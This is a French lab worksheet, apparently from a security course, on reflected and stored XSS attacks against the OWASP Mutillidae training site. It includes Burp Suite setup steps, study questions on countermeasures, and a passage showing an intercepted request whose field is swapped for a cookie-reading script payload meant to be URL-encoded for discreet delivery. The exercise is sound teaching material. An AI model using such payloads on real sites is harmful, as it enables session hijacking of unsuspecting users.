

Injection de code : vulnérabilité XSS

Objectifs

Cette activité a pour but :

- D'exploiter la plateforme « **Mutillidae** » d'**OWASP**.
- De réaliser les attaques associées à l'injection de code (XSS).
- D'analyser et de comprendre les codes sources des scripts présentés dans leur forme non sécurisée puis sécurisée en tant que contre-mesure.

Outils nécessaires


- 4 VMs incluses dans l'archive « **DELAGRAVE-LAB-THEME4.ova** » :
 - DELAGRAVE-SERVEUR-UBUNTU
 - DELAGRAVE-CLIENT-LEGITIME-UBUNTU
 - DELAGRAVE-CLIENT-HACKER-UBUNTU
 - DELAGRAVE-FIREWALL-PFSENSE
- RAM : 6 Go min
- Espace disque : 42 Go minimum

Consignes

Il vous est demandé d'argumenter vos réponses avec des phrases convenablement construites. Vous pouvez joindre des schémas, des images, des captures d'écrans et des diagrammes, pour servir d'exemples, à condition que ceux-ci soient tous commentés. Les textes issus des recherches « Copiés / Collés » ne seront pas tolérés.

1) Préparation de l'environnement de travail

L'environnement de travail sera le suivant :




Le serveur « **Mutillidae** » dans la VM « **Serveur-Ubuntu** » qui est site Web conçu pour identifier et tester les failles de sécurité identifiées par l'**OWASP**. Il est possible, pour chaque faille, de définir le niveau de sécurité appliqué.

La machine attaquante de la VM « **Client-Hacker** » dans lequel il faudra installer le Proxy « **Burpsuite** » qui permet d'intercepter les requêtes avant de les envoyer au serveur. L'objectif étant de modifier les paramètres de certaines requêtes afin de tester des injections de code. Par exemple, la valeur saisie pour le login sera remplacée par du code **JavaScript**.

Installation du Proxy « Burpsuite » dans « Client-Hacker »


Veillez à ce que la VM « **Client-Hacker** » soit éteinte et sélectionnez le mode réseau « **NAT** ».

Démarrez la VM et effectuez les modifications suivantes de l'interface réseau de la machine :



Ouvrez le navigateur « **Firefox** » de la VM et vérifiez si vous avez une liaison avec Internet.


Ouvrez ensuite le gestionnaire de mise à jour et suivez les instructions, ci-dessous :




Ouvrez le navigateur « **Firefox** » mis à jour dans la VM, puis saisissez l'URL suivante dans la barre d'adresse :

<https://portswigger.net/burp/releases>

Sélectionnez la rubrique « **Burp Suite Community** » pour Linux et téléchargez le script de Burp :




Ouvrez une fenêtre de terminal :




Vérifiez la présence du script dans le répertoire « **Téléchargements** » (1) et exécutez-le avec la ligne de commande à la ligne (2) :


```
(1) prof@prof:~$ ls Téléchargements
burpsuite_community_linux_v2023_2_3.sh
prof@prof:~$
(2) prof@prof:~$ sudo sh burpsuite_community_linux_v2023_2_3.sh
[sudo] Mot de passe de prof :
```

L'installation de « **BurpSuite** » s'effectue :






 Lancez ensuite « **BurpSuite** » et vérifiez qu'il s'ouvre normalement :



 Une fois la vérification terminée, fermez « **BurpSuite** » et éteignez la VM « **Hacker-UBUNTU** ».

 Remettez le mode réseau de la VM sur « **lan-in (Réseau interne)** ».

 Redémarrez ensuite la VM et remettez les paramètres réseaux suivants :



 Démarrez les autres VMs dans l'ordre suivant :

- 1) FIREWALL-PFSENSE
- 2) SERVEUR-UBUNTU

Remarque : dans cette activité nous n'utiliserons pas la VM « **CLIENT-LEGITIME-UBUNTU** ».

II) Attaques XSS

La démarche consistera :

- À partir de la version non sécurisée de la page concernée du site « **Mutillidae** » à mettre en évidence la faille de sécurité ;
- À constater ensuite que dans la version sécurisée, l'attaque n'est plus possible ;
- À étudier les mécanismes de sécurisation utilisés, à l'aide du code de la page associée, ce qui permettra d'en déduire les bonnes pratiques de programmation.


II.1 Attaque XSS « réfléchissante » (reflected XSS)


QII.1 Qu'est une attaque « **reflected XSS** » ?


QII.2 Combien de victime peut-elle cibler à un instant donné ?

QII.3 Le contenu « malveillant » est-il stocké sur le serveur web ?

Objectif de l'attaque : récupérer l'identifiant de session d'une victime par injection de code **JavaScript**.

 Ouvrez le proxy « **BurpSuite** » sur « **Client-Hack** ». Vérifiez que le serveur Web et « **Client-Hack** » peuvent communiquer via un ping. Puis, positionner le niveau de sécurité de « **Mutillidae** » à 0.

 À l'aide du **dossier documentaire n°1 (page 8 à 11)**, réaliser l'attaque permettant de **capturer le cookie d'identification** de la victime. Vous prendrez soin de réaliser vos propres captures d'écrans dans votre compte rendu de TP.

 Refaire ensuite la même attaque avec différents modes sécurisés, analyser le code source et répondez aux questions suivantes :

QII.4 Est-ce que le **niveau de sécurité 1** permet d'éviter l'attaque avec « **Burpsuite** » ?

QII.5 Est-il possible d'écrire le code malicieux directement dans le formulaire ?

QII.6 En observant le code de la page « **dns-lookup.php** », repérer les sécurités activées à ce niveau.

QII.7 Quels sont les caractères typiques utilisés lors d'une attaque XSS ?

QII.8 Est-ce que le niveau de sécurité 5 permet d'éviter l'attaque avec BurpSuite ?

QII.9 En observant le fichier « **dns-lookup.php** », repérer les variables spécifiques associées à ce niveau de protection.

QII.10 Expliquer le rôle de l'instruction suivante dans le fichier « **dns-lookup.php** » (ligne n° 44) :

```
$lProtectAgainstMethodTampering?$lTargetHost = $_POST["target_host"]:$lTargetHost = $_REQUEST["target_host"];
```

QII.11 Que vérifie la protection contre les injections de commandes ?

QII.12 Quelle fonction permet d'éviter spécifiquement les attaques de type XSS ?

QII.13 Modifier le code source de la page « **dns-lookup.php** » afin d'isoler l'effet de cette protection.

QII.14 Résumer les protections mises en œuvre par le niveau de protection n°5.


II.2 Attaque XSS « persistante » (stored XSS)


QII.15 Qu'est une attaque « **stored XSS** » ?

QII.16 Combien de victime peut-elle cibler à un instant donné ?

QII.17 Le contenu « malveillant » est-il stocké sur le serveur web ?

Objectif de l'attaque : empoisonner une page affichant des logs, de manière permanente, par stockage de code malveillant dans une base de données. La victime est ensuite redirigée vers une page malveillante qui capture ses **identifiants de session**.

 Ouvrez le proxy « **BurpSuite** » sur « **Client-Hack** ». Vérifiez que le serveur Web et « **Client-Hack** » peuvent communiquer via un ping. Puis, positionner le niveau de sécurité de « **Mutillidae** » à **0**.

 À l'aide du **dossier documentaire n°2 (page 12 à 15)**, réaliser l'attaque permettant de capturer les cookies d'identification des victimes qui visitent la page des logs. Vous prendrez soin de réaliser vos propres captures d'écrans dans votre compte rendu de TP.

 Fermer et relancer « **BurpSuite** ». Positionner le niveau de sécurité à **5** de « **Mutillidae** » et relancer l'attaque en suivant à nouveau les étapes décrites dans le **dossier n°2**.

QII.18 L'attaque a-t-elle réussie avec le niveau de sécurité n°5 ?



Ouvrir la page « ***show-log.php*** » et relever les options activées au niveau de sécurité 5.

QII.19 Expliquer pourquoi la validation des données saisies en entrée « ***input validation*** » n'est pas suffisante comme mesure de sécurité ?

QII.20 Expliquer le rôle des options de sécurité activées au niveau 5.

QII.21 Rechercher sur internet d'autres exemples d'**encodage** associés à d'autres langages de programmation.

QII.22 Conclure, à l'aide du **dossier n°3 page 16** et des différents défis effectués, sur les bonnes pratiques en matière de protection contre le XSS.

Dossiers documentaires

Dossier 1 : XSS réfléchi via un contexte HTML

La démarche permettant de réaliser ce premier défi est la suivante :

1. dans un premier temps, l'attaquant va générer un code malveillant en *JavaScript* permettant d'afficher le *cookie* d'identification d'une personne authentifiée ;
2. ensuite, ce code *JavaScript* est encodé via un format d'*URL* afin d'être rendu plus discret ;
3. enfin, il ne reste plus qu'à remplacer le login saisi par le code malveillant afin de faire exécuter le code *JavaScript*.

Ce premier défi permet donc de mettre en avant la vulnérabilité XSS.

Étape n°1 : Préparation du défi

Positionner le *proxy* à **intercept off** puis ouvrir la page suivante :

OWASP 2017 => A7 : Cross Site Scripting (XSS) => Reflected (First Order) => DNS Lookup

Cette page permet d'effectuer des résolutions DNS.


Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Étape n°2 : Capture d'une requête

Positionner le *proxy* à **intercept on** et saisir une donnée dans le champ texte de la page. Dans notre exemple, nous saisissons **localhost**. Valider ensuite la saisie en cliquant sur le bouton **Lookup DNS** et cliquer sur le bouton **Forward** du *proxy Burp Suite*. La saisie effectuée est ainsi capturée et le *proxy* est en attente.




The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A request to http://192.168.0.10:80 is displayed. The 'Forward' button is highlighted. The request details are shown in the 'Raw' tab, displaying the following headers and body:

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.0.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.10/mutillidae/index.php?page=dns-lookup.php
Cookie: showhints=1; PHPSESSID=n9lbo8k9oqg9slqnsuel61dfo4
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 61

target_host=localhost&dns-lookup-php-submit-button=Lookup+DNS
```


À ce stade, il peut être intéressant d'observer le comportement de l'application lorsqu'on lui envoie une donnée. Pour cela, faire un clic droit au milieu de la capture précédente et cliquer sur **Send to Repeater**. Puis au niveau de l'onglet **Repeater** de *Burp Suite*, cliquer sur le bouton **Go** pour observer la réponse.



Ce type de capture permet de tester si des caractères suspects sont échappés. Par exemple, si la valeur saisie est la chaîne `<script>`, on peut voir que cette dernière est directement envoyée au serveur sans modification. L'onglet **repeater** permet de multiplier les tests avec des valeurs saisies différentes sans avoir à manipuler de nouveau le formulaire de l'application Web.


```
<div class="report-header"
ReflectedXSSExecutionPoint="1">Results for
<script></div><pre class="report-header"
style="text-align:left;"></pre>
<!-- I think the database password is set
to blank or perhaps samurai.
```

Étape n°3 : Création et exploitation du « payload »¹

L'attaque consiste à remplacer la valeur saisie (adresse IP ou nom de machine) par un code *JavaScript* encodé de façon à ne pas attirer l'attention de la victime. Cette modification se fera alors que la requête est interceptée par *Burp Suite*.

L'étape suivante consiste à générer le code malveillant. Il s'agit d'un script qui va afficher le *cookie* de session de la victime. Pour cela, reproduire l'étape n°2 jusqu'à la capture de la requête et remplacer la valeur saisie (localhost) par le code suivant : `<script>alert(document.cookie);</script>`.

¹ Un payload fait référence à la partie utile ou malveillante d'un message, d'un paquet ou d'une donnée qui est transmise à travers un réseau ou un système informatique.




Sélectionner ensuite le *payload* avec la souris :

```
target_host=<script>alert(document.cookie);</script>&dns-lookup-php-submit-button=Lookup+DNS
```

Puis, faire un clic droit et cliquer sur **Send to Decoder**. Le but est d'encoder notre *payload* dans un format plus discret. En effet, les attaques XSS de type *reflected* passent généralement par le vecteur d'un lien malveillant.

